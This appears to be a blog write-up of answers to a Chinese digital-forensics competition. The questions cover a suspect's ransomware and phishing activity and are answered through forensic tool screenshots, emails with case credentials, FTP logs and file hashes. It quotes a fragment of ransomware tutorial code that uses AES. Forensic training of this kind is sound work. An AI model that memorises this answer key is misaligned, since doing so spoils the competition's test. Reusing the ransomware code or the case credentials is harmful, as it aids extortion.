| A. | | 9110c96baa70c00acd8fbdf2dc7c397 |
| B. | | 0258646764b1cb36ca2570090062b65c |
| C. | | ce38881d8f63a00973e6324bc1bf9245 |
| D. | | 703899985d881e2d103eb4fd1306be2e |
| √ | E. | 84af8511ca9a66e79cfb28da0da2ee76 |

解析：续上题，找到源文件，右键计算MD5值

新建文件夹
Documents
Downloads
pycrypto-2.6.1.tar

| | |
|----|--------------------------------|
| 18 | QQ_8.9.4.21603_setup.exe |
| 19 | ransomware.pdf |
| 20 | ransomware.pdf.Zone.Identifier |
| 21 | Thunderbird Setup 52.3.0.exe |

摘要 文本 十六进制 磁盘视图 预览

创建时间: 2017-09-25 16:17:59
修改时间: 2017-09-25 16:18:01
文件类型: Adobe Acrobat文档
文件分类: 办公文档
签名: 匹配
描述: 文件, 存档
物理大小(字节): 2,056,192
物理位置: 12,468,854,784
物理扇区: 24,353,232

MD5值: 84AF8511CA9A66E79CFB28DA0DA2EE76
SHA-1值: E24986E053F3D520CAD839DCD164C1A6908FE1AC
SHA-256值: D9838E93DB7EADB8C5DC0522FA595AFC0E262AE069C64ACBEF4204181B0ECB9F

CSDN @A349 奇乃正

| 70 | | Eric 曾在其电脑制造勒索网站，下列哪项是相关网站的首页位置？ |
|----|----|----------------------------------|
| A. | | \Windows\IIS\IIS\ |
| √ | B. | \xampp\htdocs\IIS\IIS\ |
| C. | | \xampp\apache\IIS\IIS\ |
| D. | | \xampp\httpd\IIS\IIS\ |
| E. | | \inetpub\wwwroot\IIS\IIS\ |

解析：通过搜索答案的方法，只有B选项有结果，其余无结果。

搜索结果(7)

| 序号 | 文件 | 软件名称 | 系统 | 用户 | 删除状态 |
|----|-----------------------------------|-----------|---------------------|--------|------|
| 1 | C:\xampp\htdocs\IIS\IIS\index.php | Notepad++ | Windows 8.1 Ente... | IEUser | 正常 |

文件分析(3)
系统痕迹(1)
快捷方式文件解析(1)
用户痕迹(3)
最近访问记录(3)
最近访问的文档(2)
最近访问的Office文档(1)

CSDN @A349 奇乃正

| | | |
|---|----|--|
| | 71 | Eric 曾经收过一封有关mantech.mooo.com信息之电邮，标题为"你的东西到了"，根据Eric计算机记录，下列那个是发信人电邮地址之域名(Domain Name)？ |
| ✓ | A. | guerrillamail.com |
| | B. | guerrillomail.com |
| | C. | guerrillbmail.com |
| | D. | guerrillcmail.com |
| | E. | guerrilldmail.com |

解析：进入邮件解析-收件箱，对邮件主题按关键词“你要的东西到了”进行过滤，得到相关信息，摘要内有发件人的详细域名。

解析：进入邮件解析-收件箱，对邮件主题按关键词“你要的东西到了”进行过滤，得到相关信息，摘要内有发件人的详细域名。

CSDN @A349 奇乃正

| | | |
|---|----|--|
| | 72 | 该封有关mantech.mooo.com信息的电邮，曾提及一个密码(Password)，是什么？ |
| | A. | Fewer@4 |
| | B. | Much@5 |
| | C. | Less@6 |
| ✓ | D. | More@6 |
| | E. | Echo@7 |

解析：接上题图，摘要可见。

解析：接上题图，摘要可见。

发件人：8x54do+2b5xz9cgd0bvs@guerrillamail.com<8x54do+2b5xz9cgd0bvs@guerrillamail.com>
收件人：eric_wang99@outlook.com<eric_wang99@outlook.com>
邮件主题：你要的东西到了
内容：登录帐号：

lora@mantech.mooo.com
埠：
17001
密码：
More@6

Sent using Guerrillamail.com
Block or report abuse: https://www.guerrillamail.com//abuse/?a=RFN9BjIXQroS0VeU%2F2sLfhvIRoST3do%3D
发送时间: 2017-10-26 11:04:20
服务器接收时间: 2017-10-26 11:04:23
附件个数: 0
发件人IP: 167.114.101.158; 51.15.63.98
邮件中转IP: 10.152.68.59; 10.152.68.70; 10.152.69.198; 15.20.156.4; 167.114.101.158
删除状态: 正常

CSDN @A349 奇乃正

| | | |
|--|----|---|
| | 73 | 该封有关mantech.mooo.com信息的电邮，曾提及相关连接埠，是多少？ |
| | A. | 11000及18000 |
| | B. | 10800及18000 |
| | C. | 16000及18000 |

| | | |
|---|----|---|
| | 73 | 该封有关mantech.mooo.com信息的电邮，曾提及相关连接埠，是多少？ |
| | D. | 17000及18000 |
| √ | E. | 17001 及18000 |

解析：接上题图，摘要可见。

发件人：8x6dda+77okmcdsgoxh8@guerrillamail.com<8x6dda+77okmcdsgoxh8@guerrillamail.com>

收件人：eric_wang99@outlook.com<eric_wang99@outlook.com>;

邮件主题：你要的东西到了

内容：登录帐号：

lora@mantech.mooo.com

埠：

18000

密码：

More@6

CSDN @A349 奇乃正

发件人：8x54do+2b5xz9cgd0bvs@guerrillamail.com<8x54do+2b5xz9cgd0bvs@guerrillamail.com>

收件人：eric_wang99@outlook.com<eric_wang99@outlook.com>;

邮件主题：你要的东西到了

内容：登录帐号：

lora@mantech.mooo.com

埠：

17001

密码：

More@6

Sent using Guerrillamail.com

Block or report abuse: <https://www.guerrillamail.com//abuse/?a=RFN9BjIXQroS0VeU%2F2sLfhvIRoST3do%3D>

发送时间：2017-10-26 11:04:20

服务器接收时间：2017-10-26 11:04:23

附件个数：0

发件人IP：167.114.101.158; 51.15.63.98

邮件中转IP：10.152.68.59; 10.152.68.70; 10.152.69.198; 15.20.156.4; 167.114.101.158

删除状态：正常

CSDN @A349 奇乃正

| | | |
|---|----|---|
| | 74 | 此外，亦有另一封有关mantech.mooo.com信息之电邮，曾提及一个云盘，而其相关端口，是多少？ |
| √ | A. | 8000 |
| | B. | 8001 |
| | C. | 9000 |

| | | |
|--|----|---|
| | 74 | 此外,亦有另一封有关mantech.mooo.com信息之电邮,曾提及一个云盘,而其相关端口,是多少? |
| | D. | 9002 |
| | E. | 11000 |

解析: 搜索关键词“mantech.mooo.com”, 邮件解析-邮件记录中有符合题意的内容, 可通过摘要查看详情。

The screenshot shows the EnCase Evidence Manager interface with a search result for 'mantech.mooo.com'. The search results table has columns: 序号 (Index), 发件人 (Sender), 收件人 (Recipient), 邮件主题 (Subject), and 内容 (Content). Item 7 is highlighted in blue. The content of item 7 is as follows:

发件人: Wang<eric_wang99@outlook.com>
收件人: gary_chen<gary_chen@mail.com>
邮件主题: Re: 确认买卖买
内容: Gary

给你一个云盘,自己去看看
http://mantech.mooo.com:8000
登录名: duncan@mooo.com
密码: qazwsxedc

Eric

CSDN @A349 奇乃正

| | | |
|---|----|---|
| | 75 | Eric 曾经收过一封标题“你要的宝贝到了”的电邮, 根据Eric电脑记录, 下列哪个是发信人电邮地址(不包括域名)? |
| √ | A. | 8xhbjn+3u2w1yitqma |
| | B. | 8xhbjn+3u2w1yitqmow |
| | C. | 8xhbjn+3u2w1yitqmbws |
| | D. | 8xhbjn+3u2w1yitqmsws |
| | E. | 8xhbjn+3u2w1yitqmtws |

解析: 搜索关键词“你要的东西到了”, 得到相关信息, 摘要内有发件人的详细域名。

The screenshot shows the EnCase Evidence Manager interface with the details of an email. The subject is '你要的东西到了'. The content of the email is as follows:

发件人: 8x54do+2b5xz9cgd0bvs@guerrillamail.com<8x54do+2b5xz9cgd0bvs@guerrillamail.com>
收件人: eric_wang99@outlook.com<eric_wang99@outlook.com>;
邮件主题: 你要的东西到了
内容: 登录帐号:

lora@mantech.mooo.com

埠:
17001

密码:
--

CSDN @A349 奇乃正

| | | |
|---|----|---|
| | 76 | 上述该封标题“你要的宝贝到了”的电邮, 附有一个电邮附件, 详述了如何编写勒索软件。有关资料的提供者是谁? |
| | A. | Dave Ken |
| √ | B. | Amit Serper |
| | C. | Amit Perper |
| | D. | Chris Kennedy |

| | | |
|--|----|---|
| | 76 | 上述该封标题“你要的宝贝到了”的电邮，附有一个电邮附件，详述了如何编写勒索软件。有关资料的提供者是谁？ |
| | E. | David Kennedy |

解析：密码爆破，密码：23456，打开压缩包后有一张图片，有Amity Serper。

Microsoft Outlook 行事曆 17-10-23 03:33

2017年10月23日 的每日排程

Microsoft Outlook 行事曆 17-10-25 03:00

2017年10月25日 的每日排程

8x54do+2b5xz9cgd0bvs@... 17-10-26 11:04
你要的东西到了

8x6dda+77okmcsgoxh8... 17-10-26 14:39
你要的东西到了

8xhbjn+3u2w1ytqmaws@... 17-10-27 15:23
你要的宝贝到了

gary chen 17-10-27 16:42
Re: 网站价钱

gary chen 17-10-27 18:46
Re: 连结

gary chen 17-10-30 12:12
确认买买买

Microsoft Outlook 行事曆 17-10-31 03:08
2017年10月31日 的每日排程

gary chen 17-10-30 15:27
Re: 确认买买买

gary chen 17-10-30 11:44
确认买买买

gary chen 17-10-31 12:18
Re: 发票

你要的宝贝到了

发件人: 8xhbjn+3u2w1ytqmaws@guerrillamail.com<8xhbjn+3u2w1ytqmaws@guerrillamail.com>
收件人: eric_wang99@outlook.com<eric_wang99@outlook.com>;
发件人IP: 149.56.223.241; 167.114.101.158
邮件中转IP: 10.152.10.102; 10.152.10.188; 10.152.10.55; 15.20.156.4; 167.114.101.158
时间: 2017-10-27 15:23:14
附件: 宝贝.zip (2.0 MB) 打开 导出

你要的宝贝到了

Sent using Guerrillamail.com
Block or report abuse: <https://www.guerrillamail.com//abuse/?a=RFN9BjIXQr>

CSDN @A349 奇乃正

(US) | <https://twitter.com/0xAmit>

Home Notifications Messages

Amit Serper (@0xAmit)

Tweets 8,479 Following 381 Followers 4,843

Amit Serper
@0xAmit

I do low level OS research, reverse engineering and get lucky with stopping ransomware. Leading the security research at @cybereason Boston. Opinions are mine.

Massachusetts, USA
cybereason.com
Joined March 2012

Tweets Tweets & replies

Pinned Tweet
Amit Serper @0xAmit · Jun 98% sure that the name is with no extension and [.tpe](#)

Amit Serper @0xAmit · Jun I found a way to stop thi of the file - Come on pe

CSDN @A349 奇乃正

| | | |
|---|----|--|
| | 77 | 上述电邮附件，还提及过编写勒索软件相关原始码(Program Code)，其中显示Advanced Encryption Standard (AES)加密方法字眼的图片，其MD5哈希值(Hash value)是什么？ |
| | A. | a93a6572335e37863f5d611293c6660 |
| | B. | 95c60bbc1cb267f85e51f99c2c9646f5 |
| ✓ | C. | 0e20d5f091eac98f6e196dcda2c73837 |
| | D. | ee2b59e91e829e3b3d350d8c14306dcb |
| | E. | f4b881e8a08d4bd40c5ee96ab3580bc8 |

解析：仔细查找文件，发现图片“code.png”存在相关内容并计算MD5.

```

import random
import string
import SintaRegistry
import SintaChangeWallpaper
from Crypto import Random
from Crypto.Cipher import AES
# Generates 25 random letters and numbers
# Used to help protect the private key
def random_key_mask(size=25, chars=string.ascii_letters)
    return ''.join(random.choice(chars) for x in range(size))

```

CSDN @A349 奇乃正

| | |
|------|--|
| 78 | 在个人竞赛中，Gary曾经收到一封来自电邮帐号 eric_wang99@outlook.com 的电邮，附加有三张与 Apple iCloud 有关的钓鱼网站相片。现经执法机关调查后，得知此电邮的发信人就是Eric。在Eric的电脑中，在哪位置可以找到电邮？ |
| A. | \Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoyi44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ |
| ✓ B. | \Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoky44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ |
| C. | \Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoyl44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ |
| D. | \Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoym44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ |
| E. | \Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoyn44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ |

解析：搜索选项中不同部分，仅B选项有搜索结果，并在搜索结果中的文件分析-文件分类文件中，以“电子邮件”为关键词过滤文件，验证路径正确。

| 序号 | 名称 | 文件类型 | 文件大小... | 文件路径 | 访问时间 |
|----|---------|------|------------|---|---------------------|
| 1 | Deleted | 电子邮件 | 474 | 分区2_本地磁盘(D):\Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoyk44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ | 2017-10-26 12:38... |
| 2 | Sent-1 | 电子邮件 | 14,738,271 | 分区2_本地磁盘(D):\Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoyk44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ | 2017-10-31 11:40... |
| 3 | INBOX | 电子邮件 | 3,154,697 | 分区2_本地磁盘(D):\Users\IEUser\AppData\Roaming\Thunderbird\Profiles\szoyk44h.default\ImapMail\imap-mail.outlook.com\Sent-1\网站价钱\ | 2017-10-31 12:28... |

CSDN @A349 奇乃正

| | |
|------|---------------------------------|
| 79 | 续上题，在Eric的电脑中，在哪位置可以找到上述钓鱼网站资料？ |
| A. | \inetpub\wwwroot\itunes\itunes\ |
| B. | \inetpub\wwwroot\itunes\itenes\ |
| C. | \inetpub\wwwroot\itunes\itanes\ |
| ✓ D. | \inetpub\wwwroot\itunes\itunes\ |
| E. | \inetpub\wwwroot\itunes\itumes\ |

解析：搜索关键词“inetpub”，找到所属文件夹。

案例管理 案例概览 证据文件 取证结果 实时搜索

设备 解密 导出 更多

过滤 itunes 高级过滤

当前设备 > NCFC(Group).E01 > 分区2_本地磁盘[D] > inetpub > wwwroot > itunes > itunes


| 序号 | 文件名 | 标签 | 文件扩展名 | 逻辑大小(…) | 访问时间 | 创建时间 | 修改时间 | 删除时间 | 文件类型 | 文件分类 |
|----|-------------|----|---------------|---------|-------------|-------------|-------------|------|----------|------|
| 1 | apple | | ico | 152 | 2017-10-... | 2017-09-... | 2015-06-... | | | |
| 2 | cn | | ico | 4,096 | 2017-10-... | 2017-09-... | 2015-06-... | | | |
| 3 | data | | ico | 416 | 2017-10-... | 2017-09-... | 2015-10-... | | | |
| 4 | favicon.ico | | ico | 9,062 | 2017-09-... | 2017-09-... | 2015-05-... | | | |
| 5 | find | | ico | 4,096 | 2017-10-... | 2017-09-... | 2015-06-... | | | |
| 6 | ht | | ico | 4,096 | 2017-10-... | 2017-09-... | 2017-09-... | | | |
| 7 | id.asp | | asp | 629 | 2017-10-... | 2017-09-... | 2015-06-... | | | |
| 8 | index.asp | | asp | 83 | 2017-09-... | 2017-09-... | 2015-06-... | | HTML网页文件 | 网页 |
| 9 | mb | | ico | 4,096 | 2017-10-... | 2017-09-... | 2015-06-... | | | |
| 10 | web.config | | config | 630 | 2017-10-... | 2017-09-... | 2017-09-... | | HTML网页文件 | 网页 |
| 11 | web.config* | | config+\$T... | 56 | | | | | | |

CSDN @A349 奇乃正

| | | |
|------|--|----|
| 80 | Eric电脑储存了一个icloud 数据库供上述钓鱼网站所使用，根据相关记录，有多少IP地址是“登陆成功”？ | |
| A. | | 13 |
| B. | | 14 |
| C. | | 15 |
| ✓ D. | | 16 |
| E. | | 17 |

| | | |
|------|--|-----------|
| 81 | 根据执法机关调查所得，Eric是使用一个文件传输软件，进行网上远端文件存取，以逃避执法机关追查。下列哪个是相关软件。 | |
| A. | | vsftp |
| B. | | gftp |
| C. | | ProFTP |
| ✓ D. | | Filezilla |
| E. | | Fire-FTP |


解析：火眼证据分析软件直接分析得出。



| | |
|----|------------------------|
| 82 | 上述文件传输软件相关的传输日志是储存在哪里？ |
|----|------------------------|

| | | |
|---|----|----------------------------|
| | 82 | 上述文件传输软件相关的传输日志是储存在哪里？ |
| √ | A. | Users\IEUser\Pictures\log\ |
| | B. | Users\IEUser\Documents\ |
| | C. | Users\IEUser\Pictures\log\ |
| | D. | Users\IEUser\Music\ |
| | E. | Program Files\ |

解析：在仿真软件中打开软件-设置-日志，可见日志保存路径。



CSDN @A349 奇乃正

| | | |
|-----|----|--|
| | 83 | 根据上述相关文件的传输日志显示，能成功登入的用户，有以下哪个用户？(请选择其中一项) |
| i | | amons |
| ii | | duncan |
| iii | | lora |
| iv | | warrior |
| v | | eric |
| A. | | i 及 ii |
| B. | | i, iii及 v |

| | | |
|---|-----------|--|
| | 83 | 根据上述相关文件的传输日志显示，能成功登入的用户，有以下哪个用户？(请选择其中一项) |
| | C. | i, iv 及 v |
| √ | D. | i, iii 及 iv |
| | E. | 只有iv |

解析：理论上是搜索关键词“Login successful”

更快的方式是搜索这五个用户名，然后得出答案

| | | |
|---|-----------|--------------------------------------|
| | 84 | 根据上述成功登入的日志记录，该传输服务器的网址是什么？(请选择其中一项) |
| | A. | http://mantech.mooo.com:8000 |
| √ | B. | http://mantech.mooo.com:9000 |
| | C. | http://mantech.mooo.com:17001 |
| | D. | http://mantech.mooo.com:18000 |
| √ | E. | http://mantech.mooo.com:18001 |

解析：在日志中搜索关键词“成功”发现截图所示。

实际上更快的方式是搜索选项中的端口号带进去分析，

这道题我觉得B和E都是正确的

```

209 2017-10-27 16:52:52 3936 4 状态: 加入队列以完成文件 ADVENTURE.T1V。
210 2017-10-27 16:52:52 3936 4 状态: 已登录
211 2017-10-27 16:52:52 3936 4 状态: 读取目录列表...
212 2017-10-27 16:52:52 3936 4 命令: PWD
213 2017-10-27 16:52:52 3936 4 响应: 257 "/home/lora" is the current directory
214 2017-10-27 16:52:52 3936 4 命令: TYPE I
215 2017-10-27 16:52:52 3936 4 响应: 200 Switching to Binary mode.
216 2017-10-27 16:52:52 3936 4 命令: PORT 192,168,123,128,200,129
217 2017-10-27 16:52:52 3936 4 响应: 500 Illegal PORT command.
218 2017-10-27 16:52:52 3936 4 命令: PASV
219 2017-10-27 16:52:52 3936 4 响应: 227 Entering Passive Mode (192,168,122,157,250,122).
220 2017-10-27 16:52:52 3936 4 状态: 服务器发回了不可路由的地址。使用服务器地址代替。
221 2017-10-27 16:52:52 3936 4 命令: LIST
222 2017-10-27 16:52:57 3936 3 错误: 20 秒后无活动, 连接超时
223 2017-10-27 16:52:57 3936 3 错误: 读取目录列表失败
224 2017-10-27 16:52:57 3936 3 状态: 已从服务器断开
225 2017-10-27 16:52:57 3936 3 状态: 正在解析 mantech.mooo.com 的地址
226 2017-10-27 16:52:57 3936 3 状态: 正在连接 223.17.250.208:18001...
227 2017-10-27 16:52:57 3936 3 状态: 连接建立, 等待欢迎消息...
228 2017-10-27 16:52:57 3936 3 响应: 220 (vsFTPD 3.0.3)
229 2017-10-27 16:52:57 3936 3 命令: AUTH TLS
230 2017-10-27 16:52:57 3936 3 响应: 530 Please login with USER and PASS.
231 2017-10-27 16:52:57 3936 3 命令: AUTH SSL
232 2017-10-27 16:52:57 3936 3 响应: 530 Please login with USER and PASS.
233 2017-10-27 16:52:57 3936 3 状态: 不安全的服务器, 不支持 FTP over TLS.
234 2017-10-27 16:52:57 3936 3 命令: USER lora
235 2017-10-27 16:52:57 3936 3 响应: 331 Please specify the password.
236 2017-10-27 16:52:57 3936 3 命令: PASS *****
237 2017-10-27 16:52:57 3936 4 错误: 无法建立数据连接: ECONNREFUSED - 连接被服务器拒绝
238 2017-10-27 16:52:57 3936 3 响应: 230 Login successful.
239 2017-10-27 16:52:57 3936 3 状态: 服务器不支持非 ASCII 字符。
240 2017-10-27 16:52:57 3936 3 状态: 已登录
241 2017-10-27 16:52:57 3936 3 状态: 读取目录列表...
242 2017-10-27 16:52:57 3936 3 命令: PWD
243 2017-10-27 16:52:57 3936 3 响应: 257 "/home/lora" is the current directory
244 2017-10-27 16:52:57 3936 3 命令: TYPE I

```

CSDN @A349 奇乃正

```

2017-10-30 20:10:57 3096 1 命令: ls
2017-10-30 20:10:57 3096 1 状态: Listing directory /home/amons/Coding/invoice/build
2017-10-30 20:10:57 3096 1 状态: 列出"/home/amons/Coding/invoice/build"的目录成功
2017-10-30 20:11:18 3096 4 状态: 正在连接 mantech.mooo.com:9000...
2017-10-30 20:11:18 3096 4 响应: fzSftp started, protocol_version=8
2017-10-30 20:11:18 3096 4 命令: open "amons@mantech.mooo.com" 9000
2017-10-30 20:11:18 3096 4 命令: 信任新的主机密钥: 一次
2017-10-30 20:11:18 3096 4 命令: Pass: *****
2017-10-30 20:11:18 3096 4 状态: Connected to mantech.mooo.com
2017-10-30 20:11:18 3096 4 状态: 开始下载 /home/amons/Coding/invoice/pdf.ico
2017-10-30 20:11:18 3096 4 命令: cd "/home/amons/Coding/invoice"
2017-10-30 20:11:18 3096 4 响应: New directory is: "/home/amons/Coding/invoice"
2017-10-30 20:11:18 3096 4 命令: get "pdf.ico" "C:\usr\pdf.ico"
2017-10-30 20:11:18 3096 4 命令: remote:/home/amons/Coding/invoice/pdf.ico => local:C:\usr\pdf.ico
2017-10-30 20:11:18 3096 4 状态: 文件传输成功, 传输了 32,768 字节 (用时 1 秒)

```

CSDN @A349 奇乃正



| | | |
|---|----|---|
| | 85 | 根据上述相关文件的传输日志显示, 能成功从服务器下载文件的用户, 是以下哪个用户? |
| √ | A. | amons |
| | B. | duncan |
| | C. | lora |
| | D. | warrior |
| | E. | eric |

解析: 找到截图所示。

```

2017-10-30 20:10:57 3096 1 状态: Listing directory /home/amons/Coding/invoice/build
2017-10-30 20:10:57 3096 1 状态: 列出“/home/amons/Coding/invoice/build”的目录成功
2017-10-30 20:11:18 3096 4 状态: 正在连接 mantech.mooo.com:9000...
2017-10-30 20:11:18 3096 4 响应: fzSftp started, protocol_version=8
2017-10-30 20:11:18 3096 4 命令: open "amons@mantech.mooo.com" 9000
2017-10-30 20:11:18 3096 4 命令: 信任新的主机密钥: 一次
2017-10-30 20:11:18 3096 4 命令: Pass: *****
2017-10-30 20:11:18 3096 4 状态: Connected to mantech.mooo.com
2017-10-30 20:11:18 3096 4 状态: 开始下载 /home/amons/Coding/invoice/pdf.ico
2017-10-30 20:11:18 3096 4 命令: cd "/home/amons/Coding/invoice"
2017-10-30 20:11:18 3096 4 响应: New directory is: "/home/amons/Coding/invoice"
2017-10-30 20:11:18 3096 4 命令: get "pdf.ico" "C:\usr\pdf.ico"
2017-10-30 20:11:18 3096 4 命令: remote:/home/amons/Coding/invoice/pdf.ico => local:C:\u
2017-10-30 20:11:18 3096 4 状态: 文件传输成功, 传输了 32,768 字节(用时1秒) 8505@A819 奇力正
2017-10-30 20:11:18 3096 4 状态: 下载完成

```

| | | |
|---|----|--|
| | 86 | 根据上述相关文件的传输日志显示, 用户是使用了什么传输网址最后成功从服务器下载文件? |
| | A. | http://mantech.mooo.com:8000 |
| √ | B. | http://mantech.mooo.com:9000 |
| | C. | http://mantech.mooo.com:17001 |
| | D. | http://mantech.mooo.com:18000 |
| | E. | http://mantech.mooo.com:18001 |

解析: 查看日志文件, 截图所示。

```

2017-10-30 20:10:57 3096 1 状态: Listing directory /home/amons/Coding/invoice/build 的目录成功
2017-10-30 20:11:18 3096 4 状态: 正在连接 mantech.mooo.com:9000...
2017-10-30 20:11:18 3096 4 响应: fzSftp started, protocol_version=8
2017-10-30 20:11:18 3096 4 命令: open "amons@mantech.mooo.com" 9000
2017-10-30 20:11:18 3096 4 命令: 信任新的主机密钥: 一次
2017-10-30 20:11:18 3096 4 命令: Pass: *****
2017-10-30 20:11:18 3096 4 状态: Connected to mantech.mooo.com
2017-10-30 20:11:18 3096 4 状态: 开始下载 /home/amons/Coding/invoice/pdf.ico
2017-10-30 20:11:18 3096 4 命令: cd "/home/amons/Coding/invoice"
2017-10-30 20:11:18 3096 4 响应: New directory is: "/home/amons/Coding/invoice"
2017-10-30 20:11:18 3096 4 状态: 下载完成

```

| | | |
|---|----|--|
| | 87 | 根据Eric电脑的浏览网页记录, 他是何时浏览私有云盘http://mantech.mooo.com:8000? |
| | A. | 2017-10-29 |
| √ | B. | 2017-10-30 |
| | C. | 2017-10-31 |
| | D. | 2017-11-01 |
| | E. | 2017-11-02 |


解析: 搜索关键词http://mantech.mooo.com:8000, 历史记录中可得最后访问时间。

Win8 – Memory

| | | |
|--|----|--|
| | 88 | 执法机关曾在Eric的电脑进行现场搜证并检取其虚拟内存, 放在下列位置中: Users\IEUser\Desktop\RAM\ , 文件名称: Memory.vmem 。下列哪项是其MD5哈希值? |
| | A. | 3A70A392F8FF1DE83F8CAE94C4E71427 |
| | B. | 5F1BDEB87EE9F710C90CFB3A0BB01616 |
| | C. | F68778AE77C4E4B88212B179C4622FC4 |

| | | |
|---|----|--|
| | 88 | 执法机关曾在Eric的电脑进行现场搜证并检取其虚拟内存，放在下列位置中: <code>Users\IEUser\Desktop\RAM\</code> ，文件名 称: <code>Memory.vmem</code> 。下列哪项是其MD5哈希值？ |
| | D. | 16160CFB3A0BB016166A0BB016166167 |
